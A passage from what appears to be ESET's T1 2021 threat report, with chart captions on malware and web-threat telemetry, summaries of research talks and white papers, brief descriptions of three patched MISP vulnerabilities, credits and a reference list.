


Figure 44 – Ransomware > Trend T1 2021

Infostealers




Figure 45 – Infostealers Top 20 > Top T1 2021




Figure 46 – Infostealers > Trend T1 2021

Infostealers




Figure 47 - Infostealers > Backdoors > Top T1 2021




Figure 48 - Infostealers > Backdoors > Trend T1 2021

Infostealers




Figure 49 - Infostealers > Banking Malware > Top T1 2021




Figure 50 - Infostealers > Banking Malware > Trend T1 2021

Infostealers




Figure 51 - Infostealers > Cryptostealers > Top T1 2021




Figure 52 - Infostealers > Cryptostealers > Trend T1 2021




Figure 53 - Infostealers > Spyware > Top T1 2021




Figure 54 - Infostealers > Spyware > Trend T1 2021

Web Threats




Figure 55 - Web Threats > Homoglyph Attacks > T1 2021




Figure 56 - Web Threats > Malware - Only New Domains > T1 2021




Figure 57 - Web Threats > Malware - Domains > T1 2021

Web Threats




Figure 58 - Web Threats > Malware > Trend T1 2021




Figure 59 - Web Threats > Malware Object > Trend T1 2021




Figure 60 - Web Threats > Only New Phishing Domains > T1 2021

Web Threats




Figure 61 - Web Threats > Phishing Domains > T1 2021

Figure 62 - Web Threats > Phishing > Trend T1 2021





Figure 63 - Web Threats > Scam - Only New Domains > T1 2021

Web Threats






Figure 64 - Web Threats > Scam - Domains > T1 2021

Figure 65 - Web Threats > Scam > Trend T1 2021

All threats

ESET RESEARCH CONTRIBUTIONS

Latest engagements and achievements of ESET Research experts

UPCOMING PRESENTATIONS

Black Hat USA 2021

Anatomy of Native IIS Malware [83]

In her presentation at the upcoming virtual Black Hat USA conference, ESET malware researcher Zuzana Hromcová will talk about the class of threats targeting Internet Information Services (IIS) web servers, ranging from IIS crimeware that steals e-commerce payment information, to IIS backdoors targeting email servers of government institutions. She will break down the anatomy of native IIS malware, extract its common features and document real-world cases, supported by our full-internet scan for compromised servers.

DELIVERED PRESENTATIONS

RSA Conference

Security: The Hidden Cost of Android Stalkerware [84]

ESET malware researcher Lukáš Štefanko spoke about our analysis of dozens of Android stalkerware families, which are often flagged as unwanted or harmful by mobile security solutions. Many of these apps also exhibit serious security and privacy issues that put not only the victim, but also the stalker at risk, and could result in account takeover, sensitive information leaks, and even the possibility of framing users with fabricated evidence.

Beyond Living-off-the-Land: Why XP Exploits Still Matter [85]

In their talk, ESET head of threat research Jean-Ian Boutin and ESET malware researcher Zuzana Hromcová discussed the new rendition of this well-known living-off-the-land technique. Instead of legitimate, pre installed tools, the attackers now carry out their malicious operations by carrying, installing, and exploiting vulnerable binaries. Even a vulnerable Windows XP library can still turn incident response into a nightmare, and our researchers shared some tips on how to fortify defenses against this emerging trend.

ESET European Cybersecurity Days

APT attacks in Europe [86]

ESET senior malware researcher Robert Lipovský delivered an overview of a number of notable APT attacks that targeted countries across Europe – from France to Eastern Europe and the Balkans – and across verticals – from government and military entities to private companies. In his talk, he took a look at several examples, including XDSpy, an APT group that managed to stay under the radar for nine years; Sandworm, one of the most dangerous APT groups in operation; and the SolarWinds hack making international headlines.

A peek into ESET telemetry: Cyberthreats fueled by the pandemic [87]

ESET security awareness specialist Ondrej Kubovič talked about the changes brought by the COVID-19 pandemic and how this shift in day-to-day working habits of employees opened attack avenues for cybercriminals. And the attackers surely have noticed, as evidenced by massive phishing and malspam campaigns, billions of attacks targeting remote access, and a plethora of reported ransomware incidents costing victims millions of dollars in damages, recovery efforts and ransoms.

Threats adapt, so should defense: Meet Kobalos, multiplatform malware [88]

In his joint presentation with the European Council for Nuclear Research (CERN), ESET senior malware researcher Marc-Étienne Léveillé shared findings about the Kobalos malware used in the compromise of European high-performance computing clusters (HPCs) and network servers in academia. His presentation summarized what Kobalos is, how we should raise the bar to defend assets besides endpoints (such as servers), and how ESET worked together with the CERN team and other organizations involved in mitigating attacks on these scientific research networks.

Exchange servers under siege from at least 10 APT groups [89]

In their presentation, ESET researchers Mathieu Tartare and Matthieu Faou highlighted 10 different cyberespionage groups that abused a Microsoft Exchange vulnerability chain in order to breach important organizations all around the world in March 2021. The presentation provided a detailed timeline of the events and statistics from ESET telemetry. Thanks to their long-term tracking of the threat actors involved in these campaigns, researchers also provided background information and an overview of the typical Tactics, Techniques, and Procedures (TTPs) used by the attackers.

WHITE PAPERS

Android stalkerware vulnerabilities [90]

In this white paper, ESET researcher Lukáš Štefanko reveals how vulnerabilities in common Android stalkerware apps put victims at additional risks and even expose the privacy and security of the stalkers themselves. This white paper is the result of an analysis of 86 stalkerware apps for the Android platform, provided by 86 different vendors. It identified many serious security and privacy issues that could result in an attacker taking control of a victim's device, taking over a stalker's account, intercepting victim's data, framing the victim by uploading fabricated evidence, or achieving remote code execution on the victim's smartphone. Across 58 of these Android applications we discovered a total of 158 security and privacy issues that can have a serious impact on a victim; indeed, even the stalker or the app's vendor may be at some risk.

Sex in the digital era: How secure are smart sex toys? [91]

How secure are smart sex toys? Have the necessary precautions been taken to protect users' data and privacy? These are some of the concerns ESET researchers Denise Giusto and Cecilia Pastorino address in this white paper, looking at vulnerabilities affecting some of these devices and highlighting the importance of demanding – as informed consumers – that best practices and standards should be applied to these products in order to protect users' data.

A wild Kobalos appears: Tricksy Linux malware goes after HPCs [92]

ESET researchers Marc-Etienne Léveillé and Ignacio Sanmillan describe the inner workings of previously undescribed malware that has been targeting prestigious organizations and entities like high performance computing (HPC) clusters, an endpoint security vendor, and a large internet service provider. When deployed, this malware gives access to the file system of the compromised host and enables access to a remote terminal, giving the attackers the ability to run arbitrary commands. This multiplatform backdoor works on Linux, FreeBSD and Solaris; there are also artifacts indicating that variants of this malware may exist for AIX and even Windows.

MITRE ATT&CK EVALUATIONS

ESET participated in MITRE ATT&CK® Evaluations emulating the Carbanak and FIN7 adversary groups, both notorious for targeting financial services and hospitality organizations. This round of evaluations started in the second half of 2020 and the results were announced on April 20, 2021. In this evaluation, ESET Enterprise Inspector was assessed against dozens of ATT&CK techniques. In addition to the Detection category, ESET was one of the 17 vendors (of 29 total) that signed up for the extended evaluations in the Protection category. The MITRE Engenuity team has released a *side-by-side vendor comparison* [93] tool to make it easier to highlight differences between any two selected solutions.

The ATT&CK Evaluations are different from traditional security software testing in that there are no scores, rankings, or ratings. The reasoning behind this is that organizations, security operations center (SOC) teams, and security engineers all have different levels of maturity and different regulations to comply with, along with a host of other sector-, company-, and site-specific needs. Hence, not all the metrics given in the ATT&CK Evaluations have the same weight in each organization. Therefore, we invite you to read our down-to-earth and factual *overview of this evaluation on our blog* [94].

OTHER CONTRIBUTIONS

ESET penetration testing teams have identified multiple vulnerabilities during a security assessment of the MISP Threat Sharing platform.

CVE-2021-25323 [95]

The MISP project threat sharing platform is vulnerable to Weak Password Change. The application's default configuration permits changing a password without requesting the current (previous) password. If attackers are able to take control of a valid session, they could easily change the victim's password.

CVE-2021-25324 [96]

The MISP project threat sharing platform is vulnerable to a Stored Cross Site Scripting attack. It allows users to embed an arbitrary JS code in the Galaxy Cluster view. Even though the basic low-privileged user roles (Read Only, Publisher) are not capable of editing Galaxies, an attacker (e.g. malicious admin) of a different organization who can share a "malicious Galaxy Cluster" between MISP communities can exploit this issue. Therefore, the possibility exists to become a victim of an attack originating from a different organization.

CVE-2021-25325 [97]

The MISP project threat sharing platform is vulnerable to a Stored Cross Site Scripting attack. The application allows adding a Galaxy Cluster Element reference that is not properly validated. The reference type Galaxy Cluster Elements are automatically converted to links. This can be exploited by an attacker who can create references represented by specially crafted malicious links. When a user is tricked into clicking on a malicious link, embedded JS code will execute in the user's browser.

Fixes to all the abovementioned vulnerabilities are distributed as a part of the MISP 2.4.137 update.

CREDITS

Team

Peter Stančík, Team Lead
Hana Matušková, Managing Editor

Aryeh Goretsky
Bruce P. Burrell
Klára Kobáková
Nick FitzGerald
Ondrej Kubovič
Zuzana Pardubská

Foreword

Roman Kováč, Chief Research Officer

Contributors

Anton Cherepanov
Dušan Lacika
Igor Kabina
Ján Šugarek
Jakub Souček
Jean-Ian Boutin
Jiří Kropáč
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovič
Mathieu Tartare
Matthieu Faou
Michal Malík
Milan Fránik
Miroslav Legéň
Patrik Sučanský
Peter Kálnai
Thomas Dupuy
Tibor Novosád
Vladimír Šimčák
Zoltán Rusnák
Zuzana Legáthová

ABOUT THE DATA IN THIS REPORT

The threat statistics and trends presented in this report are based on global telemetry data from ESET. Unless explicitly stated otherwise, the data includes threats regardless of the targeted platform and includes only unique daily detections per device.

This data was processed with the honest intention to mitigate all known biases, in an effort to maximize the value of the information provided on the most significant in-the-wild threats.

Further, the data excludes detections of *potentially unwanted applications* [98], *potentially unsafe applications* [99] and adware, except where noted in the more detailed, platform-specific sections and in the Cryptocurrency threats section.

Most of the charts in this report show detection trends rather than provide absolute numbers. This is because the data can be prone to various misinterpretations, especially when directly compared to other telemetry data. However, absolute values or orders of magnitude are provided where deemed beneficial.

REFERENCES

[1] https://msrc-blog.microsoft.com/2021/03/02/multiple-security-updates-released-for-exchange-server/

[2] https://twitter.com/orange_8361/status/1367799591161135109

[3] https://proxylogon.com/#timeline

[4] https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/

[5] https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

[6] https://twitter.com/MsftSecIntel/status/1370236539427459076

[7] https://techcommunity.microsoft.com/t5/exchange-team-blog/march-2021-exchange-server-security-updates-for-older-cumulative/ba-p/2192020

[8] https://www.justice.gov/opa/press-release/file/1386631/download

[9] https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/

[10] https://www.welivesecurity.com/2021/01/21/vadokrist-wolf-sheeps-clothing/

[11] https://www.welivesecurity.com/2021/04/06/janeleiro-time-traveler-new-old-banking-trojan-brazil/

[12] https://www.welivesecurity.com/2021/02/02/kobalos-complex-linux-threat-high-performance-computing-infrastructure/

[13] https://www.welivesecurity.com/2021/03/11/sex-digital-era-how-secure-are-smart-sex-toys/

[14] https://twitter.com/ESETresearch/status/1374889630399619080

[15] https://old.reddit.com/r/jailbreak_/comments/kica87/mainrepo_seems_to_be_installing_malware_disguised/

[16] https://twitter.com/opa334dev/status/1374428338551332868

[17] https://github.com/GeoSn0w/iSecureOS

[18] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2021_T1/

[19] https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/

[20] https://www.welivesecurity.com/2021/02/01/operation-nightscout-supply-chain-attack-online-gaming-asia/

[21] https://www.welivesecurity.com/2021/04/08/are-you-afreight-dark-watch-out-vyveva-new-lazarus-backdoor/

[22] https://cn.ahnlab.com/global/upload/download/asecreport/ASEC REPORT_vol.102_ENG (4).pdf

[23] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/

[24] https://opencorporates.com/companies/us_fl/L14000065789

[25] https://opencorporates.com/companies/us_nm/4696794

[26] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_Operation_Interception.pdf

[27] https://opencorporates.com/companies/us_ok/1900502353

[28] https://opencorporates.com/companies/us_az/R21083640

[29] https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

[30] https://opencorporates.com/companies/us_ca/C4223014

[31] https://opencorporates.com/companies/us_ny/2972043

[32] https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers

[33] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/#id4

[34] https://www.blackhat.com/docs/asia-14/materials/Yang/Asia-14-Yang-Z-Make-Troy-Not-War-Case-Study-Of-The-Wiper-APT-In-Korea-And-Beyond.pdf

[35] https://www.welivesecurity.com/2020/12/02/turla-crutch-keeping-back-door-open/

[36] https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf

[37] https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf

[38] https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf

[39] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882

[40] https://en.wikipedia.org/wiki/Advance-fee_scam

[41] https://www.darkreading.com/perimeter/agent-tesla-upgrades-with-new-delivery-and-evasion-tactics/d/d-id/1340041

[42] https://www.zdnet.com/article/trickbot-is-back-again-with-fresh-phishing-and-malware-attacks/

[43] https://www.bleepingcomputer.com/news/security/trickbot-malware-now-maps-victims-networks-using-masscan/

[44] https://www.bleepingcomputer.com/news/security/qbot-malware-is-back-replacing-icedid-in-malspam-campaigns/

[45] https://us-cert.cisa.gov/ncas/analysis-reports/ar21-126a

[46] https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf

[47] https://www.bleepingcomputer.com/news/security/revil-ransomware-now-changes-password-to-auto-login-in-safe-mode/

[48] https://www.zdnet.com/article/this-dangerous-ransomware-is-using-a-new-trick-to-encrypt-your-network/

[49] https://twitter.com/phillip_misner/status/1370197696280027136

[50] https://twitter.com/MalwareTechBlog/status/1373634465340264451?s=20

[51] https://www.bleepingcomputer.com/news/security/ransomware-is-a-multi-billion-industry-and-it-keeps-growing/

[52] https://www.advanced-intel.com/post/crime-laundering-primer-inside-ryuk-crime-crypto-ledger-risky-asian-crypto-traders

[53] https://www.zdnet.com/article/emotet-worlds-most-dangerous-malware-botnet-disrupted-by-international-police-operation/

[54] https://www.darkreading.com/threat-intelligence/emotet-malware-uninstalled-from-infected-devices/d/d-id/1340838

[55] https://haveibeenpwned.com/

[56] https://www.bleepingcomputer.com/news/security/fbi-shares-4-million-email-addresses-used-by-emotet-with-have-i-been-pwned/

[57] https://www.politie.nl/themas/controleer-of-mijn-inloggegevens-zijn-gestolen.html

[58] https://www.haveibeenemotet.com/

[59] https://www.coindesk.com/price/ethereum

[60] https://www.coindesk.com/price/dogecoin

[61] https://finance.yahoo.com/news/snoop-dogg-prepares-smoke-dogge-051541377.html

[62] https://www.cnbc.com/2021/02/08/tesla-buys-1point5-billion-in-bitcoin.html

